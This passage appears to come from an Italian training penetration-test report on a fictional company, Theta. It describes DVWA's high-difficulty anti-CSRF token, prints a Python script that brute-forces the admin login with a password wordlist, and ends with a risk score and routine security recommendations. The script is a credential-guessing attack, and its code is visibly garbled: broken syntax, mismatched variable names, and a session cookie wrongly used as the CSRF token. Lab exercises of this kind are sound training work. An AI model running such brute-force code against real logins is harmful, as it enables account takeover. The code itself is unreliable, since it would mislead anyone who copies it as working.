- Il livello di difficoltà “**alto**” oltre ad aumentare il time delay fino a 4 secondi aggiunge anche uno **user-token anti CSRF (cross-site request forgery)** ovvero un codice alfanumerico generato automaticamente in fase di login nel momento in cui si clicca appunto sul pulsante “login”; quest'ultimo è di **tipo “hidden”** cioè è nascosto e cambia per ogni tentativo di login fallito e serve appunto per evitare l'utilizzo di pratiche scorrette da parte di cybercriminali.

Procediamo quindi con la creazione di un unico codice che potremo utilizzare per tutti i livelli in quanto apportando una piccola modifica si adatterà alle variazioni all'interno del codice sorgente della pagina bersaglio.

```
1 import requests
2 from bs4 import BeautifulSoup
3 import sys
4
5 class CSRFManager:
6     def get_token(session, url):
7         Files response = session.get(url)
8         user_token = session.cookies.get('PHPSESSID')
9         if user_token:
10             return user_token
11         else:
12             raise ValueError("Could not find PHPSESSID cookie on page")
13
14 class DVWASessionProxy:
15     def init(self, url):
16         self._url = url
17         self._session = requests.Session()
18         self.user_token = None
19
20     def url(self):
21         return self._url
22
23 def get_passwords(filename):
24     with open(filename, 'r') as f:
25         return f.read().split("\n")
26
27 def send_credentials(session, url, data):
28     response = session._session.post(url, data=data)
29     return response
30
31 if name == "main":
32     BASE_URL = "http://192.168.32.105"
33     Bruteforce_url = "{BASE_URL}/vulnerabilities/brute/?username=admin&password=password&Login-LoginCome"
34     filename = sys.argv[1]
35     passwords = get_passwords(filename)
36     s = DVWASessionProxy(BASE_URL)
37
38     # Manually provide the PHPSESSID value as the CSRF token
39     s.user_token = "797aa6f9c46717ae281d6dbf1219f05e"
40
41     for password in passwords:
42         data = {
43             "username": "admin",
44             "password": password,
45             "Login": "Login",
46             "user_token": s.user_token|
47         }
48         response = send_credentials(s, bruteforce_url, data)
49         print(f"[!] Testing: {password}", end="\r")
50         if "Username and/or password incorrect." not in response.text:
51             print("")
52             print(f"[+] Found: {password}")
53             break
54     s.session.close()
```

CONCLUSIONI e VALUTAZIONI FINALI

Dopo aver effettuato tutti i test di sicurezza richiesti il nostro software di rischio ha assegnato all'azienda Theta un **grado di rischio "MEDIO"**, con un punteggio di 38 su 100.

Il seguente grado di rischio è considerato un buono standard per la sicurezza aziendale, ma **sicuramente migliorabile** considerando che le minacce di rete sono in continua evoluzione.



Possiamo consigliare alla compagnia Theta di adottare quindi le seguenti misure di sicurezza per migliorare la solidità della rete e della sicurezza aziendale:

- si consiglia essendo un e-commerce il core del vostro business, **l'efficientamento dell'infrastruttura web** a livello hardware con l'installazione di un server web e application server aggiuntivi per sopperire ad un eventuale malfunzionamento di uno di essi che comporterebbe indisponibilità dei servizi;
- si consiglia **l'accesso alla sala server** solo a personale tecnico autorizzato da **badge di sicurezza** ed eventualmente **l'installazione di sistemi di videosorveglianza**;
- si consiglia l'installazione all'interno della sala server di un **impianto di raffreddamento** migliore, di un **sistema antincendio** e degli estintori **rispettando le linee guida del sistema HVAC**;
- si consiglia **l'utilizzo di un password manager** in quanto le password dovrebbero essere centralizzate quindi scelte dall'azienda o nel caso vengano scelte dai dipendenti debbano **rispettare determinati standard di sicurezza** quali non utilizzare parole comuni né come nome utente e come password; in più quest'ultima deve essere di una lunghezza minima di **9 o 10 caratteri** ed essere composta da sequenza di maiuscole e minuscole, simboli e numeri.
- si consiglia di **effettuare aggiornamenti periodici** dei sistemi informatici (sistemi operativi, servizi Web, browser, database, ecc.)
- si consiglia **formazione** per tutti i dipendenti aziendali su **temi quali la sicurezza informatica** e i corretti comportamenti da utilizzare in azienda per evitare di arrecare danni ai terminali
- si consiglia **l'effettuazione periodica di backup** dei dati critici aziendali e dei clienti crittografati con copie multiple su cloud e in locale.

In allegato copia di tutti i codici utilizzati durante il processo di valutazione.